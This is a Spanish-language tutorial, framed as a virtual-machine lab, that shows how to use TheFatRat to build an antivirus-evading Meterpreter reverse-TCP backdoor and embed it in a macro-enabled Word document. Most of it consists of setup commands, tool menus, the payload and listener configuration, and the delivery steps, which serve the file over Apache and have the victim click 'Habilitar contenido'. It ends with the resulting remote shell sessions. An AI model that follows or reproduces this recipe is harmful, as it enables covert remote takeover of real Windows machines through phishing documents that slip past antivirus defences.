

HACKEAR WINDOWS CON UN DOCUMENTO OFFICE MALICIOSO USANDO THEFATRAT

TheFatRat es una herramienta de explotación que compila un malware con la famosa carga útil, y luego el malware compilado puede ser ejecutado en Linux, Windows, Mac y Android. TheFatRat proporciona una manera fácil de crear backdoors y payload que pueden eludir la mayoría de los antivirus.

Repositorio Oficial: <https://github.com/Screetsec/TheFatRat>

OBJETIVOS

- Utilizar un documento office para explotar una máquina Windows.

REQUISITOS

- Máquina virtual Windows server 2016/2012.
- Máquina virtual Parrot Security.

CONFIGURAR THEFATRAT

TheFatRat proporciona una manera fácil de crear puertas traseras y cargas útiles que pueden eludir la mayoría de los sistemas antivirus.

CONFIGURACIÓN

1. Ve a tu máquina Kali y abre la Terminal.
2. Navegue hasta la carpeta /opt/.

```
cd /opt
```

1. Clona el repositorio original de github de FatRat:

```
git clone https://github.com/Screetsec/TheFatRat.git
```

2. Entramos en la carpeta

```
cd TheFatRat
```

3. Cambiamos los permisos:

```
chmod +x setup.sh && ./setup.sh
```

4. Actualizamos y aplicamos privilegios:

```
./update && chmod +x setup.sh && ./setup.sh
```

5. Ve a la carpeta TheFatRat:

```
cd TheFatRat/
```


```
chmod +x chk_tools
```

```
./chk_tools
```

6. Ejecute el archivo bash (setup.sh) para iniciar la instalación:

```
./setup.sh
```

Aparecerá la ventana Updating Kali Repo xterm como se muestra a continuación:



```
root@kali: /opt/TheFatRat
File Actions Edit View Help
root@kali: /opt/TheFatRat x

FatRat
1.9

Setup Script For FATRAT 1.9.7

64Bit OS detected

Checking type of shell ....
[local]

[ * ] Checking for internet connection
[ ✓ ] ::[Internet Connection]: CONNECTED!
[ ✓ ] Xterm.....[ found ]
[ ✓ ] Dns-Utils .....[ found ]
[ X ] Mono-Denvelop Utils → not found!
[ ! ] Installing Mono-Denvelop Utils

+ INSTALL DNSUTILS +
Unpacking pkg-config (0.29-6) ...
Selecting previously unselected package mono-devel.
Preparing to unpack .../libmono-devel_5.18.0.240+dfsg-3_all.deb ...
Unpacking mono-devel (5.18.0.240+dfsg-3) ...
Setting up libmono-btls-interface4.0-cil (5.18.0.240+dfsg-3+bit) ...
Setting up libmonosgen2.0-1 (5.18.0.240+dfsg-3+bit) ...
Setting up libgdiplus (4.2-2+bit) ...
Setting up cli-common (0.10) ...
Setting up pkg-config (0.29-6) ...
Setting up libmonosgen2.0-dev (5.18.0.240+dfsg-3+bit) ...
Setting up libmono-2.0-dev (5.18.0.240+dfsg-3+bit) ...
Setting up libmono-system-numerics4.0-cil (5.18.0.240+dfsg-3) ...
Setting up libmono-system-core4.0-cil (5.18.0.240+dfsg-3) ...
Setting up libmono-system-security4.0-cil (5.18.0.240+dfsg-3) ...
Setting up libmono-system-configuration4.0-cil (5.18.0.240+dfsg-3) ...
Setting up libmono-system-mail4.0-cil (5.18.0.240+dfsg-3) ...
Setting up libmono-system4.0-cil (5.18.0.240+dfsg-3) ...
Setting up libmono-security4.0-cil (5.18.0.240+dfsg-3) ...
Setting up mono-4.0-gac (5.18.0.240+dfsg-3) ...
Setting up mono-gac (5.18.0.240+dfsg-3) ...
update-alternatives: using /usr/bin/cil-gacutil (global-assembly-cache-tool) in auto mode
Setting up mono-runtime-common (5.18.0.240+dfsg-3+bit) ...
update-binfmts: warning: /usr/share/binfmts/cil: no executable /usr/bin/cil found, but continuing anyway as you request
Setting up mono-runtime-sgen (5.18.0.240+dfsg-3+bit) ...
Setting up mono-runtime (5.18.0.240+dfsg-3+bit) ...
update-alternatives: using /usr/bin/mono to provide /usr/bin/cil (cil) in auto mode
Setting up libmono-corlib4.5-cil (5.18.0.240+dfsg-3) ...
```

CREAR UN ARCHIVO BACKDOOR

Una vez completada la instalación, en el Terminal, escribe fatrat y pulsa enter.

Cuando FatRat se inicie, comenzará a verificar las dependencias instaladas, obtendrá múltiples avisos, simplemente escriba Enter para continuar.



```
ee!o THE FAT RAT
[+] Backdoor Creator for Remote Acces [-]
[+] Created by: Edo Maland (Screetsec) [-]
[+] Version: 1.9.7 [-]
[+] Codename: Whistle [-]
[+] Follow me on Github: @Screetsec [-]
[+] Dracos Linux : @dracos-linux.org [-]
[+] SELECT AN OPTION TO BEGIN: [-]

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit
```

En el menú FatRat, elija [06] Create Fud Backdoor 1000% with PwnWindws [Excelent] tecleando 6.

```
[ Select an Option To Begin >>

PwnWInd

PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Screetsec)
Powershell Injection attacks on any Windows Platform

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll ( custom dll inject )
[9] Back to Menu

[TheFatRat][~][pwnwind]:
3
```

PwnWinds menú aparece como se muestra arriba, elija el **[3] Create exe file with apache + Powershell (FUD 100%)** escribiendo 3 en el menú.

```
Starting Apache Server wait ...

Your local IPV4 address is : 10.0.2.42
Your local IPV6 address is : fe80::a00:27ff:fe33:7572
Your public IP address is : 79.169.238.62
Your Hostname is : router
ip4v.openrg
routertecnico.home
zonhub

Set LHOST IP: 10.0.2.42
Set LPORT: 4444
Please enter the base name for output files :payload
```

Establezca la IP LHOST a su IP del Kali; LPORT a 4444 y la salida a payload como se muestra arriba.

A continuación, elija **[3] windows/meterpreter/reverse_tcp** escribiendo 3.

```
+-----+
[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell/reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https
+-----+

Choose Payload :3
```


Si todo funciona, fatrat generará un archivo `payload.exe` ubicado en `/root/Fatrat_Generated/` como se muestra a continuación:

Backdoor Saved To : /root/Fatrat Generated/payload.exe

CREAR UN ARCHIVO WORD MALICIOSO

Vuelva al menú principal seleccionando **[9] Back to menu.**


En el menú principal, elija la opción **[[07] Create Backdoor For Office with Microsploit**



En el menú Microsploit, seleccione **[2] The Microsoft Office Macro on Windows** escribiendo 2.

LAS PRÓXIMAS CONFIGURACIONES SERÁN:

1. LHOST IP: [Your Kali IP]
2. LPORT: 4444
3. Introduzca el nombre base para los archivos de salida: EvilDoc
4. Introduzca el mensaje para el cuerpo del documento: you have been PWNED :)
5. El siguiente mensaje le preguntará si desea utilizar un exe personalizado para el archivo backdoor. Elija y para sí.
6. Especifique la ruta exacta a su payload.exe que generó al comienzo de este laboratorio:
/root/Fatrat_Generated/payload.exe
7. En la opción Payload, elija **[3] windows/meterpreter/reverse_tcp**. Pulse 3. Navegue a la carpeta de salida de FatRat para ver el archivo Word generado.



CONFIGURAR UN RECEPTOR

Abra otra ventana de Terminal y ejecute metasploit escribiendo: msfconsole.

Seleccione el multi/handler:

```
use multi/handler
```

Establece el payload a meterpreter/reverse_tcp:

```
set payload windows/meterpreter/reverse_tcp
```

Establece el LHOST a tu IP Kali y LPORT a 4444:

```
set LHOST 10.0.2.42
```

```
set LPORT 4444
```

Escribe run para iniciar el listener:

```
run
```

COMPARTIR EL ARCHIVO DOC MALICIOSO

Para compartir el archivo malicioso a la máquina Windows, copie el archivo Doc a la carpeta apache. Abra una nueva ventana de Terminal y escriba:

```
cp /root/Fatrat_Generated/EvilDoc.docm /var/www/html/share/
```

A continuación, inicie el servicio apache:

```
service apache2 start
```


ABRA EL DOCUMENTO MALICIOSO

Cambie a su máquina Windows y abra el navegador.

Escribe la URL (basada en tu IP Kali):


```
http://10.0.2.42/share/
```

A continuación, descarga el documento malicioso que has generado.



Abra la carpeta de descargas y haga clic en el archivo de MS Word.

MS Word abrirá el archivo en Vista protegida. Haga clic en Activar edición como se muestra a continuación:



Si usted recibió la ADVERTENCIA DE SEGURIDAD debido a las Macros, haga clic en Habilitar contenido.

Ahora cambie de nuevo a la Kali, si todo funciona, usted encontrará que tiene una sesión Meterpreter abierta en el terminal Metasploit.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.42:4444

[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.42:4444 → 10.0.2.15:50020) at 2019-12-19 20:44:36 -0500
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.42:4444 → 10.0.2.15:50021) at 2019-12-19 20:44:36 -0500

meterpreter >
meterpreter >
meterpreter >
```

Ahora puedes ver los detalles del sistema explotado y demás. Informalmente se puede llamar a esta acción 'beneficio' :)

